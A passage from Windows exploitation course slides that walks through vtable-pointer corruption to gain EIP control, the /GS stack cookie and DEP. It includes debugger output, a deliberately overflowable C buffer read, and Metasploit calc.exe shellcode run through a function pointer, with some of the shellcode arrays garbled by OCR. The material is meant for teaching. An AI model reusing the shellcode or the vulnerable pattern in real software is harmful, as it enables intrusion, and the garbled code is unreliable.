004114db 8b02            mov     eax,dword ptr [edx]  ds:0023:41414141=????????
004114dd ffd0            call    eax
004114df 3bf4            cmp     esi,esp
```

- Notice we control what data is read in eax, because we control edx.
- Then, eax is used as the argument for call!
- Thus if we point corrupt edx in a way that it points to attacker controlled data, we gain control of eip.



```
0:000> dd p2
0012fed0  00415774 6e20796d 20656d61 203a7369
0012fee0  41414141 41414141 41414141 41414141
0012fef0  41414141 41414141 41414141 41414141
0012ff00  41414141 41414141 41414141 41414141
0012ff10  41414141 41414141 41414141 41414141
0012ff20  41414141 41414141 41414141 41414141
0012ff30  41414141 41414141 41414141 41414141
0012ff40  41414141 41414141 41414141 41414141
0:000> r @edx=12fee0
0:000> g
(ba4.af4): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
eax=41414141 ebx=7ffd8000 ecx=0012ff1c edx=0012fee0 esi=0012fddc edi=0012ff68
eip=41414141 esp=0012fdd8 ebp=0012ff68 iopl=0         nv up ei pl zr na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00010246
41414141 ??              ???
```

- Notice if we had overwritten p1’s vtable pointer with 12fee0 (which points to attack controlled data), we would then gain control of EIP as well.

Day 2

- Part 1: Exploits mitigations
- Part 2: Exploit mitigation weaknesses


Justification

- Why am I teaching you all of these exploitation techniques, many of whom overlap in their use cases?
- Because they are all important tools for us to leverage once we start breaking Windows exploit mitigation technologies.

Exploit Mitigations

- /GS stack protection
- DEP
- ASLR
- SafeSEH
- Variable reordering
- Oh my!

/GS



Configuration: Active(Release)


Platform: Active(Win32)

Enable String Pooling	No
Enable Minimal Rebuild	No
Enable C++ Exceptions	Yes (/EHsc)
Smaller Type Check	No
Basic Runtime Checks	Default
Runtime Library	**Multi-threaded DLL (/MD)**
Struct Member Alignment	Default
Buffer Security Check	**Yes**
Enable Function-Level Linking	**Yes (/Gy)**
Enable Enhanced Instruction Set	Not Set
Floating Point Model	Precise (/fp:precise)
Enable Floating Point Exceptions	No


Buffer Security Check

Check for buffer overruns; useful for closing hackable loopholes on internet servers. The default is enabled. (/GS-)

- Let's enable GS for basic_vuln and see what happens when we try to exploit it again.




```
unsigned char buf[64];
unsigned int i;
unsigned int n;

memset(buf,0x00,64);
printf("address of buf: 0x%08x\n", &buf[0]);

fp = fopen(file, "r");
if (fp == NULL)
{
        printf("Can't open file\n");
        return;
}

n = fread(buf,1,128,fp);
printf("read %d bytes\n", n);
for (i=0;i<sizeof(buf);i++)
{
        if (i%16==0&&i!=0)
                printf("\n");
        printf("%02x ", buf[i]);
```




```
eax=00261eb4 ebx=7ffda000 ecx=00000005 edx=000
eip=7c90120e esp=0013fb20 ebp=0013fc94 iopl=0
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs
ntdll!DbgBreakPoint:
7c90120e cc              int     3
0:000> g @@masm(`c:\class\basic_vuln\basic_vul
ModLoad: 5cb70000 5cb96000   C:\WINDOWS\system
eax=00000060 ebx=00000000 ecx=7855065f edx=000
eip=0040109b esp=0013ff20 ebp=0013ff70 iopl=0
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs
basic_vuln!hexdump_file+0x7b:
0040109b 8b55fc          mov     edx,dword ptr
0:000> dd ebp
0013ff70  deadbeef deadbeef deadbeef deadbeef
0013ff80  0040130c 00000002 00033198 00033780
0013ff90  d8c88c24 00b7f6f2 00b7f750 7ffda000
0013ffa0  00b7f750 00000000 0013ff90 ce71b682
0013ffb0  0013ffe0 00401885 d89b524c 00000000
0013ffc0  0013fff0 7c817077 00b7f6f2 00b7f750
0013ffd0  7ffda000 8054b6ed 0013ffc8 85bdcda8
0013ffe0  ffffffff 7c839ad8 7c817080 00000000
```

- At this point you can see I've overwritten the stack and the return address with 0xdeadbeef.
- Once the function returns, victory should be ours!




```
0:000> dd ebp
0013ff70  deadbeef deadbeef deadbeef deadbeef
0013ff80  0040130c 00000002 00033198 00033780
0013ff90  d8c88c24 00b7f6f2 00b7f750 7ffda000
0013ffa0  00b7f750 00000000 0013ff90 ce71b682
0013ffb0  0013ffe0 00401885 d89b524c 00000000
0013ffc0  0013fff0 7c817077 00b7f6f2 00b7f750
0013ffd0  7ffda000 8054b6ed 0013ffc8 85bdcda8
0013ffe0  ffffffff 7c839ad8 7c817080 00000000
0:000> g
eax=00004b47 ebx=00000000 ecx=00004b47 edx=7c90e514 esi=00000001 edi=00403470
eip=7c90e514 esp=0013fbd0 ebp=0013fbe0 iopl=0         nv up ei ng nz na pe nc
cs=001b  ss=0023  ds=0023  es=0023  fs=003b  gs=0000             efl=00000286
ntdll!KiFastSystemCallRet:
7c90e514 c3              ret
```

Let’s take a look under the hood to see what’s going on…



```
basic_vuln!hexdump_file:
00401020 55              push    ebp
00401021 8bec            mov     ebp,esp
00401023 83ec50          sub     esp,50h
00401026 a100304000      mov     eax,dword ptr [basic_vuln!__security_cookie (00403000)]
0040102b 33c5            xor     eax,ebp
0040102d 8945f0          mov     dword ptr [ebp-10h],eax
00401030 6a40            push    40h
00401032 6a00            push    0
```




```
0040110d 83c404          add     esp,4
00401110 8b4df0          mov     ecx,dword ptr [ebp-10h]
00401113 33cd            xor     ecx,ebp
00401115 e882000000      call    basic_vuln!__security_check_cookie (0040119c)
0040111a 8be5            mov     esp,ebp
0040111c 5d              pop     ebp
0040111d c3              ret
```

- When the function begins executing it creates a stack cookie value and places it on the stack in front of the return address, saved ebp etc.
- At the end of the function it checks to make sure that value is still in tact. If not, it immediately kill's your program without ever using the return address you corrupted.

DEP

- We should all be pretty familiar with this from exploits 1.
- With DEP, the we cannot execute code in regions of memory that are not marked as executable.
- Most data regions that we would overflow, like the stack and heap, are not marked as executable by default.


Without DEP



```
/*
 * windows/exec - 200 bytes
 * http://www.metasploit.com
 * VERBOSE=false, EXITFUNC=process, CMD=calc.exe
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
"\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b\x58\x20\x01\xd3\xe3"
"\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff\x31\xc0\xac\xc1\xcf\x0d"
"\x01\xc7\x38\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe2\x58"
"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b"
"\x04\x8b\x01\xd0\x89\x44
"\xe0\x58\x5f\x5a\x8b\x12
"\x00\x00\x50\x68\x31\x8b
"\x68\xa6\x95\xbd\x9d\xff
"\x05\xbb\x47\x13\x72\x6f
"\x2e\x65\x78\x65\x00";

int main()
{
void (*f)(void);
f = (void (*)())&buf;
f();
}
```


- Here I am just using a function pointer to transfer EIP to my shellcode.
- My shellcode is stored in a data region, but since DEP is currently off, the processor happily executes it.

Changing DEP options



```
[boot loader]
timeout=30
default=multi(0)disk(0)rdisk(0)partition(1)\WINDOWS
[operating systems]
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional dep enabled" /fastdetect /debugport=com1 /baudrate=115200 /NoExecute=OptOut
multi(0)disk(0)rdisk(0)partition(1)\WINDOWS="Microsoft Windows XP Professional no dep"/NoExecute=optin /fastdetect
```


- Edit boot.ini to change your DEP options
- OptOut means a process has to explicitly register to the OS that it does not want to have DEP turned on (usually for backwards compatibility issues).
- OptIn means a process has to explicitly register to the OS that it DOES want DEP turned on.



```
Please select the operating system to start:


    Microsoft Windows XP Professional dep enabled [debugger enabled]
    Microsoft Windows XP Professional no dep

Use the up and down arrow keys to move the highlight to your choice.
Press ENTER to choose.











For troubleshooting and advanced startup options for Windows, press F8.
```

- Changing system wide DEP policy requires a reboot, this time I enable it to see how my shellcodes fair in the brave new world.

Try #2



```
/*
 * windows/exec - 200 bytes
 * http://www.metasploit.com
 * VERBOSE=false, EXITFUNC=process, CMD=calc.exe
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x                                    e2"
"\xf0\x52\x57\x8b\x52\x                                    85"
"\xc0\x74\x4a\x01\xd0\x                                    e3"
"\x3c\x49\x8b\x34\x8b\x                                    0d"
"\x01\xc7\x38\xe0\x75\x                                    58"
"\x8b\x58\x24\x01\xd3\x                                    8b"
"\x04\x8b\x01\xd0\x89\x                                    ff"
"\xe0\x58\x5f\x5a\x8b\x                                    00"
"\x00\x00\x50\x68\x31\x                                    56"
"\x68\xa6\x95\xbd\x9d\x                                    75"
"\x05\xbb\x47\x13\x72\x                                    63"
"\x2e\x65\x78\x65\x00";

int main()
{
void (*f)(void);
f = (void (*)())&buf;
f();
}
```

Visual Studio Just-In-Time Debugger

An unhandled win32 exception occurred in calc_shellcode.exe [3252].

Possible Debuggers:

New instance of Microsoft Visual Studio 2010

□ Set the currently selected debugger as the default.

□ Manually choose the debugging engines.

